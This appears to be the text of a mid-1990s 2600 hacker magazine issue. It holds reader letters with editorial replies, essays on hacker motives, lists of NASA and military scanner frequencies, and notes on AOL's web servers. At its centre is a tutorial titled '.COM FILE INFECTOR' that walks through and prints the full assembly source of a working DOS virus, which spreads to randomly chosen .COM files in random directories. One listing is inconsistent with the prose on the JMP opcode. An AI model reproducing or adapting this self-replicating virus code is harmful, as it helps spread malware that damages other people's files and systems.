While we can't guarantee that everything in our pages is the "truth", it's becoming more and more apparent that Kevin has been much maligned in the months and years past, sometimes quite shamefully. When trying to analyze an interpretation of someone or something, ask yourself what the author has to gain by having you believe what they say. For instance, security consultants love to paint pictures of hackers as evil, destructive people. Then, while you're still trembling with fear, they'll move in with their "security package" that will prevent the scenario they've just described. We find rational thinking to be a whole lot cheaper and way more effective.

On Bernie S.

Dear *2600:*

I was reading in your nice down-home magazine about how a young man named Ed Cummings was being harassed and it was very disturbing to me. How can OJ go free and Ed Cummings be set on $100,000 bail? Another thing I noticed is in Christopher Neitzert's post, he clearly stated that his opinions were not of Temple University's nor his clients. Yet, Det. John K. Morris clearly threatened Temple University in his irresponsible return letter. How can justice be done when cops like Det. Morris and Det. Fuhrman are running around? Makes me wonder....

King B

Dear *2600:*

One year ago I was arrested for possession of a red box. Since I am a minor I got two months in juvvie hall, and three months community service. I did not even use the red box and I got busted. I'd just like for everyone to know that Bernie S. is not alone.

Data Recall

Possible Warning

Dear *2600:*

I don't exactly know if this is going to the right person, or who I should be mailing this to at all. This was the first organization that came to mind. Please do not just disregard this as a prank letter, as far as I know everything I have been told so far is true. This doesn't primarily pertain to the computer field, but it does have almost everything to do with our privacy and the very fabric of American Society. It will change everything we do and how we live. Please try to investigate this to find out if this is even true. Here is what I know so far. I don't know how long it's been going on, or how far it spreads or how high up this may reach.

Apparently our good government has decided that it's necessary to electronically "tag" people. They are doing it in prisons right now, mostly on computer crime felons because its "harder to track them". Let me refer you to the movie *Demolition Man* with Sylvester Stallone and Wesley Snipes, where they placed these micro devices into the hands of the people. In reality they are now being placed just above the forearm. I am not exactly sure of how big it is, or what it looks like, so I will have to try and learn more about this also.

This method of monitoring is supposed to be in the works at hospitals so that they can tag babies with their personal information such as social security number and other personal information. At the age of 18, it will have been updated with address/credit/ownership information.

While even I can appreciate how this will be a great help to our society to catch the unlawful and do a great deal to help our society to advance, this will also destroy every single piece of privacy that most of us value so much while the general public will remain ignorant as to what they will lose.

In closing, please let me remind you that I am not 100 percent sure that any of this information is true, but it comes from a highly reputable source who I firmly believe in. Please take the time to investigate this or pass it along to anyone who may help out in this matter. I have mailed this to EFF so far, and thought that maybe *2600* might know some people who could look into this and find out any other information.

J.R.

In a society where the president wants anyone arrested to take a drug test or where suspicion is the greatest marketing tool ever invented, what you say doesn't sound far-fetched at all. The average citizen will accept almost anything if it will help to fight drugs and child pornography. And the control freaks will take almost anything they can get their hands on. Assume it's true and start figuring out how to subvert it now before it overtakes us. At worst, you'll be labeled a paranoid. You'll be in good company.

AOL Hell

Dear *2600:*

You guys have a great magazine. I am glad someone is taking an interest in the fact that you can get tossed into jail without even committing a crime, just because you have the stuff that could. Well, here is my beef with AOL. I got one of those "ten free hours" kits and I used my checking account to validate for payment. *Big* mistake! I cancelled before my ten hours were up. They went ahead and charged me for the next couple of months even though they had no signed form from me allowing them to take money from my checking account. When I called them, I was stuck waiting for a representative for 25 minutes and yes, I did time it on my watch. She asked if I was a member and I told her that I cancelled my account but was still being charged. Next I heard "click", then a long pause, and "if you would like to make a call...." They

hung up on me. I called back. This time I waited for 56 minutes to get a human being. I did get to explain the situation and she said she would take care of it. I am still waiting to see if the money will reappear in my checking account or not. I did learn one lesson, don't try AOhelL.

Mark

Free hours usually aren't free if you wind up giving out financial information about yourself. The time you spend trying to fix their stupidity is far more valuable than whatever time you get out of their alleged service.

Destruction and Theft

Dear *2600:*

I am a regular reader of your magazine. I enjoy almost everything I find in it. I also share in your views on personal privacy and your concern about government intrusion. However, I do not understand the value of publishing articles on how to destroy data on other people's computers or how to write viruses (Autumn 1995 - Stealth I/O). I am not criticizing this, I just want to understand how this is of value. I work as a computer programmer and am careful to make sure our network does not get infected. I have not found any practical application for viruses in any project that I have ever developed. Please enlighten me.

TD

Much as you may want there not to be any viruses in the world, the fact is that they do exist. If we can agree on that, we need to be able to know just what it is we're talking about. The best method is to give examples and print programs. You can talk theory until you're blue in the face but you haven't gotten anywhere until you see how it works. True, people can use this information to cause harm. But we're kidding ourselves if we believe not talking about it will prevent this. The only thing we will effectively stop is communication and, with that, any real hope of coming up with answers and defenses. People bent on destruction will always find a way of accomplishing this.

Dear *2600:*

I read and enjoy your magazine regularly, and normally have no problem with most of the social issues presented. However, the article "Just Say No" by Hudson in the Autumn 1995 issue definitely crossed all the lines that are in effect for me. Plain and simple, it is theft. As I read the article, I had to wonder what to say in a letter, and how to say it. And yes, I know that I will be roasted in the letters section, but I can live with that. Here are a couple of directions that I thought I might go:

1. Since Hudson doesn't seem to have any problem with stealing, I wonder if he would have any problem with someone beating the hell out of him for stealing their service and causing them problems. In this case, I mean the person whose phone bill is carrying all the charges that Hudson is running up, not the big phone companies. Or would he run crying to the authorities to protect him? Or would the illegal act of his being beaten up be totally different (somehow) from the illegal act of his stealing?

2. Why doesn't he write an article to all these people who regularly complain about weird situations when trying to purchase *2600* from bookstores, or buying from Radio Shack? He could explain the finer details of shoplifting so that the "customers" would not be inconvenienced by store clerks.

3. Practical considerations. I have worked with telephony for the past 15 years (no, not in the big phone companies, just in small shops doing installation, programming, repair, etc.). The real question is, where is Hudson located? I have never seen *pure white* wires in any phone installation that I have worked on. I am not sure what voltage is required to make tip and ring work, nor would alligator clips go unnoticed for very long, i.e., pointing straight to that house that procured the "free" service. Perhaps he is not in the US, or in a location that has non-standard phone service. If that is the case, a caveat to the reader would be a great service.

Finally, reading through the rest of the magazine, I finally decided on the perfect letter to write. Basically, in your letters column, Law Hack in LA writes that phone service was disconnected and "I swear to God I didn't make all those phone calls." Well, I have the solution. Perhaps you have Hudson as a neighbor.

LIG (Life is Good)

There is a distinct difference between non-violent and violent crime and a very real danger when mixing the two up. Tangible and non-tangible theft are also two completely different things.

Hacker Perceptions

Dear *2600:*

I had just finished purchasing your fine magazine at a newsstand when I decided to make a payphone call across the street. Without thinking, I set my *2600* down on the little table next to the phone and began dialing, when all of the sudden I heard the guy on the phone next to me say, "Oh great! There's a hacker on the phone next to me. He's probably going to blow up the world or something." I just laughed to myself and ignored him. Geez! Next time I'll pay attention and put the issue away before making a call.

se7en
San Francisco, CA

Answers

Dear *2600:*

To the anonymous person writing about the challenge/response system he found: What you found was a system running SecureId or a variation of it. The idea

(continued on page 45)

.COM FILE INFECTOR

by Impending Dhoom

In this article I will explain each part of the .COM infector in as much depth as possible and in as easy a way to understand as I can make it. I won't discuss the file chooser or the random number routine since it's easy to make your own file chooser and there is a whole other article's worth of information on those topics.

Before we talk about infecting the .COM file there is a problem with the variables we must address. Any time you declare data (with db, dd, etc.), the assembler converts any references you make to the data to a constant number. This becomes a problem for our virus when we infect another file. When the virus infects another file, the code is put into an entirely different place in memory. This throws off any reference to data you make.

Fortunately there is a way to combat this. At the beginning of your virus the first lines should be this:

```
SOV:
   call get_offset; Push the address
      onto the stack
   get_offset:
   pop di; Pop it into DI
   sub di, offset get_offset; Adjust
      to host file
```

The CALL will push the return address onto the stack, we can pop it into DI. When the assembler assembles OFFSET GET_OFFSET it generates a constant number. We can subtract this value from DI and we will get the value that your references are off by; this value is now in DI. Now when you reference data, do it like this:

```
   lea dx, [di+data]; Right way
```

Instead of like this:

```
lea dx, data; Wrong way
```

That's a quick fix to your referencing problem and as long as you put that code at the beginning of your virus and reference data as I have shown, you'll have no problem.

As you will see when you infect a file, you will save the original three bytes in BUFFER. (The next paragraph is where you save the three bytes of the host.) You need these bytes saved so the virus can allow its host to run when your virus has finished executing. When your virus replicates, the data in BUFFER will be overwritten and it will contain data from the wrong host. So we copy the data to another three byte buffer called SAVEBUFFER. The data we copy there won't be overwritten. It may not make complete sense to you now, but it will.

```
   mov bp, di; Save our reference
      offset
   lea  di,  [bp+savebuffer]; Save
      original 3 bytes of YOUR current
      host, (i.e. infected file that's
      executing)
   lea si, [bp+buffer]
   movsw
   movsb; Save 3 bytes
   mov di, bp
```

Before you change the first three bytes of the host you need to save them in a safe place. (This is so the spawn of this virus will have the original three bytes of *its* host and be able to run the original.)

```
   mov ah, 03Dh; Open file
   mov al, 2h
```

```
lea dx, [bp - 98]; This is just
   where I happen to have put the
   filename, change it to suit your
   code
int 21h
xchg ax, bx; Put file handle in BX
mov ah, 03Fh; Read from file
mov cx, 3; Read in 3 bytes
lea dx, [di+buffer]; Put bytes in
   buffer
int 21h
```

Now that the original three bytes are safe and out of the way, the first three bytes of the program must be changed into a JMP that points to your virus. Calculating the offset the JMP should jump to isn't as hard as it sounds... This code shows you how to do it:

```
; This code assumes a file handle is
   in BX and that you have not yet
   appended your virus to the end of
   the host
   mov ah, 42h; Move the Read/Write
      pointer to the end of the file
   mov al, 2h
   mov dx, 0
   mov cx, 0; AX now contains the off-
      set of the end of the file
   int 21h
   xchg ax, dx; Save offset
   mov ah, 03Eh; Close file
   int 21h
   xchg ax, dx; Restore offset
   sub ax, 3; If you don't subtract 3
      everything will be off by 3 and
      cause chaos
; AX now contains the offset of where
   your virus will begin End of Code
```

Now that you know how to calculate the offset of your virus, you need to build your JMP statement. This is very easy - simply create a piece of data like this:

```
evil_jump db 0Eh, ?, ?; 0Eh is
   machine code for JMP
```

The 0Eh is the JMP part of your code - all that remains now is to move the offset of your virus into the 2 bytes after the 0Eh (i.e., ?, ?):

```
mov word ptr [di+evil_jump+1], ax;
   Move the offset of your virus in
   AX into the evil_jump
```

Now you have built your JMP and are ready to alter the host. Now all you have to do is open the host again and write the three bytes located in evil_jump. Then you can append your virus to the end of the host.

But wait, you don't want to infect a file you already made ill, do you? This is something you must avoid. Multiple infections on the same file will eventually be noticeable because of the space it takes up on disk and the delay when an infected file is run. You should always check to see if a file has already been infected before you infect it again.

Determining if a file has been infected isn't too hard. We already have the offset of where the code should begin in ax, but if this file is infected the offset will be off by the size of your virus. All you need to do is compare the 2nd and 3rd original bytes of the host, [buffer+1], with [AX-virus size].

You use [buffer+1] in your comparison because if this file has been infected you have put a JMP to your virus at the first three bytes. So the data at [buffer+1] will be the offset to your virus if the host has already been infected. Makes sense, right?

To determine the size of your virus, place two labels in your code, SOV and EOV. Put SOV at the very beginning of your code and EOV at the very end of your code. Now if you were to subtract SOV from EOV it would result in the length of your virus, so whenever you need to use the length of your virus simply use (EOV-SOV). Easy enough. So here's all that in code:

```
; Replace the last line of the code
   presented to calculate the offset
   of the virus above, with this code.
calculate_jmp_offset:
   sub ax, (EOV-SOV)+3; subtract virus
      size plus 3
   check_for_previous_infection:
   cmp word ptr [di+buffer+1], ax; Check
      for infection
   je exit; If the offsets are equal
      exit (Change this label to suit
      your code)
build_a_new_jump:
   add ax, (EOV - SOV); readjust for the
      new jump
   mov word ptr [di+evil_jump+1], ax;
      construct jmp for your virus
   write_new_jump:; End of code
```

By inserting this checking procedure you can determine if the file has been infected or not. If it hasn't, you're free to infect the file. All you have to do is open the file, write the jump at the beginning, move the read/write pointer to the end of the file and append the virus.

Now, after we have infected our file you can have your virus do whatever you want. When you're done, you'll want to run the original program.

Running the original program is easy. .COM files are loaded into memory at 100h. So all we have to do is copy the original three bytes of the host to 100h and JMP there (or you could push 100h and issue a RET). It's that easy.

```
run_host:
   mov bp, di; Move our reference offset
      to BP
   lea si, [bp+savebuffer]; point SI to
      original three bytes
   lea di, 0100h; beginning of host in
      memory
   push di; push 100h so we can RET
   movsw
   movsb; Copy three bytes
   xor ax, ax
   xor bx, bx; It's a good idea to
      zero the registers before return-
      ing but isn't always necessary.
   xor cx, cx
   xor dx, dx
   xor si, si
   xor di, di
   xor bp, bp
   ret; Run the host
```

The data in SAVEBUFFER is what is copied to memory and executed so the host will run. However, the first time the virus is run there is no host. So what's going to happen when it tries to run a host? It's probably just going to crash, and that's something you don't want to happen. There is an easy way to fix that. The data executed is stored in SAVEBUFFER, the data in SAVEBUFFER is copied from BUFFER before an infection takes place. So all you need to do is declare BUFFER like this in your code:

```
buffer db 0CDh, 020h, 00h; Machine
   code for interrupt 20h
```

Now the first time the virus is run, BUFFER contains the data for an INT 20h. That data is then copied to SAVEBUFFER. Then when the virus tries to run the nonexistent host it will execute INT 20h and terminate the program, exiting normally.

You basically understand everything that happens to infect a .COM file. I have explained each part in pretty much the order it's executed. So what does all this look like in a working .COM infector? Well here's the code for a working .COM infector. Enjoy!

```
; This is an example of a .COM infec-
   tor. It will choose 3 random direc-
   tories and files to infect every-
   time it is run. It will also dis-
   play a quick message before a host
   is executed. The file searching
```

```
   routines aren't the best, but they
   will do for this demo.

.model small
.code
org 100h

SOV:; Sets up DI for referencing
main:
   call get_offset
get_offset:
   pop bp; Put it into BP
   sub bp, offset get_offset; Adjust to
      host file
   lea si, [bp + buffer]; original start
   lea di, [bp + savebuffer]; copy to the
      save buffer
   movsw
   movsb; Copy 3 bytes
   mov di, bp; set up di

jmp begin

wildcard db '*.*',0
root db '\',0
com_card db '*.COM',0
buffer db 0CDh, 020h, 00h
savebuffer db 'RPC'
evil_jump db 0E9h, ?, ?
xrand dw 0; Random Number Generator vari-
      ables
multip dw  253
msg db 'Here I AM!', 0Dh, 0Ah, '$'

rand:
   mov ax, [di + xrand]; Check seed
   cmp ax, 0
   jne getnxt; If seed uninitialized or
      zero call the clock function and
      use 100ths of seconds for new seed
   mov ah, 2Ch
   int 21h
   mov ax, dx
getnxt:
   neg ax
   mul [di + multip]; puts result into
      ax, dx
   mov [di + xrand], ax; save low word
      for new seed
   mod_it:
;  divide by 2 and use remainder - it
   will be 0 for even and 1 for odd.
   If we wanted 3 random numbers
   instead of just 0 + 1 we divide by
   3, 4, 5... result will be 0 to n-1
   xor dx, dx
   mov bx, 3
   div bx
exit: ret

RUN ORIGINAL COM PROGRAM
run_orig_com:; Zero all our registers

   mov bp, di; move offset in di to bp
   lea si,[bp + savebuffer]; original
      start
   mov di,0100h; Put 0100h on to stack
      for return to main program
   push di
   movsw
   movsb; Copy 3 bytes

   xor ax,ax
   mov bx,ax; The address a RET jumps to
      is POPed off the stack.
   mov cx,ax
   mov dx,ax; that PUSH DI in the
      beginning put 100h on the stack
      and right now it's the last thing
      that needs poped... This will POP
      it and return control to the host
      file.
   mov si,ax
   mov di,ax
   mov bp,ax
   ret

COM FILE INFECTION ROUTINE
infect_com:
   mov ah, 03Dh
   mov al, 2h; Open file function. Where
      I stored the filename change to
      suit your needs
   lea dx, [bp - 98]
```

```
   int 21h

   xchg ax, bx; Put file handle in BX
   mov ah, 03Fh; Read from file function
   mov cx, 3; Read in 3 bytes
   lea dx, [di + buffer]; Put bytes in
      buffer
   int 21h

   mov ah, 42h
   mov al, 2h; Move RW pointer to EOF
   mov dx, 0
   mov cx, 0
   int 21h; AX now contains offset of
      EOF

   xchg ax, dx; Save offset
   mov ah, 03Eh; Close file
   int 21h
   xchg ax, dx; Restore offset
   calculate_jmp_offset:
   sub ax, (EOV - SOV) + 3; subtract virus
      size

check_for_previous_infection:
   cmp word ptr [di + buffer + 1], ax;
      Check for infection
   je done_infect; If so exit

build_a_new_jump:
   add ax, (EOV - SOV); readjust for the
      new jump
   mov word ptr [di + evil_jump + 1], ax;
      construct jmp for our program

write_new_jump:
   mov ah, 03Dh
   mov al, 02h; Open file function
   lea dx, [bp-98]
   int 21h
   xchg ax, bx; Put file handle in BX

   mov ah, 040h; Write to file function
   mov cx, 3 ; 3 bytes
   lea dx, [di + evil_jump]; Put at begin-
      ning
   int 21h

append_virus:
   mov ax, 04202h; Seek EOF
   xor cx, cx
   xor dx, dx; Append Virus to EOF
   int 21h

   mov ah, 040h; Write to file function
   mov cx, (EOV - SOV); Length of virus
   lea dx, (di + SOV); Begin with the
      beginning
   int 21h
done_infect:
   ret; Exit infect_com

FIND A FILE
find_it:
   push bp
   mov ah, 02Fh; Get and save the old DTA
      location
   int 21h
   push bx

   mov bp, sp; Set up new DTA location
   sub sp, 128
   mov ah, 01Ah; DOS set DTA function to
      location we set up
   lea dx, [bp - 128]
   int 21h

f_1: mov ah, 04Eh; DOS find first func-
      tion
   mov cx, 10h; Find directories
   lea dx, [di+wildcard]; search for *.*
   int 21h

f_2: jc f_5; If no more files then goto
      done

   cmp byte ptr [bp - 107], 16; Is this
      a directory?
   jne f_3; No, then findnext
   cmp byte ptr [bp - 98], '.'; a . or . ?
   je f_3; Yes, then findnext

   call rand
   cmp dx, 0
   je f_3
```

```
   call rand
   cmp dx, 0; check random number
   je f_4; change directory

f_3:
   mov ah, 04Fh; DOS find next function
   mov cx, 10h; Find directories
   lea dx, [di+wildcard]; search for *.*
   int 21h
   jmp f_2; go through logic

f_4:
   mov ah, 03Bh; DOS change directory
      function
   lea dx, [bp - 98]; Points to filename
      in DTA
   int 21h
   jmp f_1; begin new directory search

f_5:
   mov ah, 4Eh; Find first file
   mov cx, 0007h; Any file attribute
   lea dx, [di+com_card]; DS:[DX] -> file-
      mask
   int 21h
   jc argg

do_logic:
   call rand
   cmp dx, 0
   je find_another

   call rand
   cmp dx, 0
   je found
find_another:
   mov ah, 4Fh; Find next file
   int 21h
   jc found
   jmp do_logic
found: call infect_com

argg: mov sp, bp; restore old stack frame
   mov ah, 01Ah; Set DTA function
   pop dx; restore old DTA address
   int 21h
   pop bp; restore BP
   ret

SAVE OLD DIR AND CALL INFECTION,
THEN RESTORE OLD DIR
begin:
   push bp; Save BP
   mov bp,sp; BP points to local buffer
   sub sp,64; Allocate 64 bytes on stack

   mov ah,047h; DOS get current dir func-
      tion
   xor dl,dl; DL holds drive # (current)
   lea si,[bp - 64]; SI points to 64
      byte buffer
   int 021h
   mov cx, 3; # of times to infect a file
looop:
   push cx
   mov ah,03Bh; DOS change directory func-
      tion
   lea dx,[di + root]; DX points to root
      directory
   int 021h

   call find_it; Do the infection
   pop cx
   loop looop

   mov ah,03Bh; DOS change directory func-
      tion
   lea dx,[di + root]; DX points to root
      directory
   int 021h

   mov ah,03Bh; DOS change directory func-
      tion
   lea dx,[bp - 64]; DX points to old direc-
      tory
   int 021h

   mov sp,bp; Restore old stack pointer
   pop bp; Restore BP
```

(continued on page 51)

understanding the hacker

by Bootleg

What reasoning could possibly justify "hacking" in the eyes of those who do it? I've been asked this recently. Answering this question is not easy, but let me give you some historical references first and you'll see philosophical similarities.

Throughout history, governments and large organizations (today's corporations) have been oppressive and have cheated the general population. In every case a certain segment of that population fought back. It doesn't matter if that government was the best in existence at the time; a certain percent of the population will always (and justifiably) find faults therein and *act.*

Look at our own "Boston Tea Party" as one example of disgruntled youth in action. One can find examples of this mentality in varying degrees in every government or corporation that ever existed. But today's "hacker" also has another motive that drives him to get to this stage. *Curiosity!*

Most hackers start out trading games with friends. Not having access to funds required to purchase software, they gravitate towards pirated software and then to "pirate" BBS's. Since most of the better pirate boards are long distance calls, the astute pirate will slowly but surely develop phreaking skills. During this stage they begin having an elitist attitude.

They grow older (middle/late teens) and start taking classes at school in computer programming. During these classes they discover the power of mini/mainframe computers. Their curiosity increases at the same time as does their awareness of the inequities of society and corporations in their treatment of citizens. Crime is everywhere and somewhat acceptable in today's youth. Being young, becoming cynical and having the knowledge of phreaking, hacking becomes the logical choice of the curious with these talents.

The *power* that comes with hacking into systems is euphoric to these youth. They can now control segments of government! *They* can now change the corporate profit margins! *They* are looked upon by their peers as *gods! They* are under 20 years old!

The personal satisfaction of "beating the system" is like a narcotic to the hacker. He needs more knowledge - he needs more access. He knows he has the power to change things, but he only wants to "look" around, then move on without leaving a trace that he was ever there. A phantom, a ghost that moves silently in the night among electronic highways is what he has become, evermore increasing his skills and power while invisibly penetrating larger and more secure systems. Seeking and finding the deepest secrets contained within these electronic fortresses is all consuming to the skilled hacker. To access the password file or admin file is like stealing the system's soul. Once done, that system has no more life for the hacker. It cannot fight back, it cannot harm him. It is spiritually dead and he must move on to find more worthy foes.

He is young. He is invigorated. He has no parents telling him what to do. He is a Lord with few equals in a cyberworld just now in its infancy. He and other hackers are the new "Minutemen". They are the electronic revolutionaries of our age and the future.

In closing, let me leave you with this thought. Soon wars will be fought not with guns, but with computers and electronics along invisible roads that know no boundaries. Corporations will (and do) control governments and it will be their fighting for profit margins and market control that infuriates the population with higher prices and fewer benefits.

Who will be *our* minutemen when this corporate behavior becomes outrageous? Who has the skills and knowledge to penetrate these corporate fortresses that cheat every one of us? Why do these entities spend billions trying to keep their deeds secret? Who are they deathly afraid of who might reveal their ghastly plans for us? And finally, but most importantly, who is risking everything for us to be *free* in the electronic world of the future? *The hackers.*

`Nuff Said.

SCANNING

by The Majik Man

Most people are content to listen to conventional police and fire department frequencies on their scanners, but there are a variety of other frequencies out there ripe for the picking. Among the most interesting are the frequencies which allow you to listen in on low orbiting satellites, the U.S. Space Shuttle, or the Russian space station, MIR. Or, if you are near a NASA facility not only will you hear the shuttle launching and landing, but you can hear security operations, launch platform crews, Coast Guard ships retrieving fuel tanks, plus much more.

The first frequency to place in your scanner is 145.550 Mhz, which is used by both the shuttle and MIR for voice, packet, and an occasional TV broadcast. The MIR uses 143.625, 142.217, and 121.750 Mhz for voice communications with its transport vehicle "Soyuz".

You can hear polar orbiting (low altitude) weather and experimental satellites in the 136-138 Mhz range, although these will not be of much use unless you use your computer in conjunction with your scanner to do such fun things as print your own weather photos.

Some known FM military satellite channels are: 248.900, 249.550, 260.475, 260.600, 260.975, 261.450, 261.500, 261.600, 261.650, 261.675, 261.700, 261.900, 261.950, 262.050, 262.100, 262.150, 262.275, 262.300, 262.475, 262.550, 262.675, 262.950, 264.000, 269.075, 269.175, 269.550, 269.850, 269.950, 288.000, 295.075.

Kennedy Space Center uses some of the following: **Operations:** 121.900, 126.400, 139.300, 140.200, 142.800, 148.400, 162.600, 165.190, 171.260, 273.500; **Aircraft:** 117.800, 118.400, 120.950, 121.500, 126.300, 126.400, 138.300, 148.500, 273.000, 335.800; **Ships:** 141.000, 148.455, 148.500, 149.000, 149.100, 162.000.

Dryden/Edwards Air Force Base uses: **Operations:** 138.175, 139.800, 148.675, 170.350, 228.200, 259.700; **Aircraft:** 116.400, 120.950, 121.800, 126.100, 127.800, 149.100; **Shuttle Launch & Landing:** 121.750, 123.600, 126.300, 284.000 296.000, 296.800.

Some known NASA facilities frequencies are: **Marshall (Alabama):** 122.850, 162.125, 164.175, 166.225, 168.450, 314.600; **Johnson (Texas):** 164.050, 168.000, 170.100, 173.685, 314.600, 382.600; **Goddard (Maryland):** 164.175, 167.825, 170.400, 171.150.

As long as a spacecraft is above your horizon (you can use any of countless satellite tracking programs designed for ham radio operators to figure out when they are) you don't need an outside antenna, but you will eventually want one to improve signal strength and increase the time you have a usable signal during each pass. A discone Antenna (such as the Radio Shack 20-013) is best for this purpose as it has elements in both vertical and horizontal plane.

With this knowledge you should be able to start snooping on NASA. If you would like further info on this subject, two good books are Steve Douglass' *Comprehensive Guide to Military Monitoring* and Anthony Curtis' *The Outer Space Frequency Directory*, both of which are available from CRB Research Books, Inc. (800-656-0056).

SPACE

AOL SYNDROME

by Kris

AOL has very quietly implemented their Home Page publisher, and another service called Personal Publisher. Unfortunately, they seem to have two different groups working on them. One is known as "My Place" and the other is "My Home Page". The latter, "My Home Page", is little more than a conversion of your Online Profile to a web page with an area where you can add your own insipid comments. What they don't make clear is that you can make your own web page completely independently of this product. Interestingly, an href to "news:alt.aol-sucks" can be seen from within AOL, but not outside of AOL in the "My Home Page" service. What do you know about that!?

"My Place" is your own two megabyte FTP site. This is where things get confusing. "My Place" exists on a server called "users.aol.com" and was apparently intended to be an FTP server alone. A note for FTP uploaders - with "My Place" comes the ability to upload FTP files from AOL. Yippee. Yawn. Anyway, as I said, "My Place" is on "users.aol.com", but "My Home Page" is on "home.aol.com". In various parts of the AOL documentation and help files, Personal Publisher is used to describe both services. It's still not clear if PP is used to create a web page on "users.aol.com" or "home.aol.com", or if PP is a downloaded file that you use to create your custom HTML file to upload to "My Place" (see below).

A curious feature of the "My Place" personal FTP site is mentioned in the FAQ you get the first time you start "My Place" but nowhere else. Users who log in anonymously can get to you by logging in as "anonymous" or "ftp" and changing to directory "/screenname". The FTP daemon is a customized one that will *not* list all FTP sites, which is stated in the documentation. Sorry, Spamking, you can't get AOL names from here! "Users.aol.com" doubles as an HTTP server with your FTP site as the current HTML directory. All you do is place a file called "index.html" in your "My Place" FTP site and you have a completely custom web page that you write from scratch by yourself offline using either a text editor or a tool like HoTMetaLPro. So, http://users.aol.com/kjrehberg hits my custom web site. However, http://home.aol.com/kjrehberg gets my "Personal Publisher" web page, which is a completely different web page! And finally, ftp://users.aol.com/krehberg gets my FTP site. Some browsers will pick up the "index.html" even on an FTP URL so you get the web site instead.

Now back to "users.aol.com", the custom web page and FTP site. The users.aol.com machine is in fact an arbiter which assigns your HTTP and FTP socket connection requests not to "users.aol.com" but to a number of HTTP servers apparently to handle the tremendous load that 1000 people, much less 3.5 million, could put on a web page. This kind of setup happens throughout AOL, and probably happens on the "other" web service, "home.aol.com". Whatever. When the little guys' slave to users.aol.com crashes (which happened to me whilst uploading my custom home page) you get the usual ".nfsXXXXX" NFS-server stale handle file as when any other NFS client crashes. Pretty interesting. AOL is pretty secretive about their systems, choosing only to describe them as "Open Systems", but these web pages are served with some flavor of UNIX.

AOL wants to be the world's Internet provider. With these tools and the new GNN service, it appears AOL truly wants to bring HTML, FTP, and the rest of the Internet to regular people at the expense of more experienced folks who have long since left AOL, or are holding out for a feature or two. Probably the most embarrasing tactic an anti-AOL pundit could use is to set up a custom home page that uses HTML 3.0 tags to demonstrate how AOL's own web browser can't even display one of its own web pages now that AOL has admitted that it can't meet the specs for HTML 2.0 and Netscapese!

(continued from page 35)

behind SecureID is as follows: There is a fixed-part - a user-defined alphanumeric string that must be at least four characters long (maximum eight). This value was set when a form was filled in and sent to the Network Admin people. There is a random-part - a six digit (maximum eight) string that changes every minute, generated by the ACE System SecureID card - a small, credit-card sized device with an LCD display. The user has the card, while the Network Admin people have the SecureID module installed on the Xyplex Annex terminal server - the two devices must be synchronized with each other.

When the user dials in, the system requires the user to enter the two parts concatenated together so that there is an ever-changing (minimum 10 character) password.

Some are different. Many RBOC's are incorporating this type of thing into their PSN's, MAP's, etc., slowing down us switch info-junkies. I ponder whether or not this is compromisable. This system seems *extremely* secure. I guess we'll just have to settle for social engineering to learn *anything* for a while.

Bell Buddah

Speech Confinement

Dear *2600:*

I am a new reader to your mag and recently bought the Autumn 1995 issue. I just finished reading a letter from Roger Blake about how there is no freedom of speech in universities. Well, I believe there is no freedom of speech on the Internet and bulletin boards as well. Internet is like a foreign country, our amendments are not valued there (especially the 1st Amendment). Once I called a local BBS and was reading the message base. I saw a letter from a guy asking for adult material. I wrote back and told him about Usenet (alt.sex.stories). Big mistake! I had made this message public and the moderator was bitching to me that I could not give out this public info because children might be reading it. What kind of bullshit is this? Well, she took it a step further. She called my high school and told the computer teacher that I was using the school computers to access Usenet. I never did such things, but did she even bother to ask me? I never dared to use the school computers after this incident.

Just because *2600* gives out info on boxes and viruses, people immediately think it should be outlawed. What are they so scared of? Should we outlaw newspapers? I'm just glad that there are people out there who share the same views as me. Your magazine is very funny and informative, but should be a little longer since it is a quarterly mag. I read the whole thing in a few hours, how about a comic section?

angchay twenty-fidy
stuy

The problem is not on the Internet. The person who turned you in was (we assume) American. If there is anyplace where the 1st Amendment is cherished, that place is the Internet, assuming we can think of the net as a "place". The place where it is increasingly disrespected and in very real danger is right here at home.

Bookstore Stories

Dear *2600:*

It seems Ford NYTI{etc} tried to start some nasty rumors about Barnes & Noble in the letters section of your last (Autumn '95) issue. Mr. Ford, take your Robert Anton Wilson conspiracy theories somewhere else, please. He mentioned that our beloved *2600* was covered by another magazine that was obviously out of place. Since I work at the Barnes & Noble mega-store in San Jose, I see this type of piglike behavior every day. No one was trying to hide the magazine. Just because some small-minded, rude, barn-mannered customer didn't have the common decency to put a magazine back where they found it, you took great offense and then publicly slammed the store. Barnes & Noble welcomes hackers. They have a few working for them, right? And just for the record, we keep our *2600*'s on the top shelf in the *very front* of all the other computer magazines at eye level, thank you. Perhaps next time you can look a little closer before crying wolf, Mr. Ford.

Harmony

We don't believe any decrees have been issued from any book stores on keeping 2600 hidden. However, there are plenty of small-minded people out there, employees, customers, etc. who will do almost anything to keep us off the shelves. It's a good idea to keep our eyes open so this kind of thing isn't effective.

Dear *2600:*

After reading *2600* for the last four years, I just had to drop a note commenting on the various letters about people's experiences getting your mag in bookstores.

For myself, I've never had any problems. I first discovered your mag in a local Bookstop (part of the Barnes & Noble/B. Dalton chain) in the computer mag section (in alphabetical order), and have been getting all my issues from either there or my hometown Barnes & Noble (when I am visiting my parents). The magazines have never been hidden, and there have always been about 10 or so. Nor have I ever gotten any comments from store personnel when I purchased them. In fact, this past weekend I was home and decided to check out the new huge, two-story Barnes & Noble. Lo and behold, I found your latest issue there in the computer mags.

MRB
Boca Raton, FL

Standing Up

Dear *2600:*

I just got my first copy of your mag today. Found it stuffed behind all the lame ass computer rags at a

Border's Book Store. I saw the title *2600* and was really surprised as 2600 was my occupational field designation when I was in the Marine Corps. The field was Ground Electronic Warfare. My exact specialty was 2621 Manual Morse Interceptor/Cryptographic Engineer. Sounds cool but is really nothing more then a glorified ham op! Heh! Anyway, I just thought I would say hey and tell you to keep up the great work. I have no clue as to why the feds would ever give any legit hacker a hard time. During my travels with the Corps I have used electronic interception and deception in the name of God, Country, and Corps more times then I can count. There sure in the hell is no difference between what we did and what techno adept civilians do. Neither one is better or more justified than the other. I cannot tell you how many nights I have sat in the back of a Hummer scanning for intel on our own people.

Feyd

Dear *2600:*

I would like to take a minute to state that I do not care who knows what I read or what kind of t-shirts I wear! People who feel they need to supplement their social life by asserting authority and judging others by what sort of publications they read are dangerously ignorant and scared! I would be proud to wear a *2600* shirt and subscribe by mail to your excellent magazine! Forget the brown envelope... send it straight to me and put my name in bold letters! Screw 'em! I believe people who have the ability to understand our technology at this level have a higher intelligence than the currently recognized scholars (such as MENSA members). Sure, they're intelligent, but what are they doing with it?

Tunnel Vision

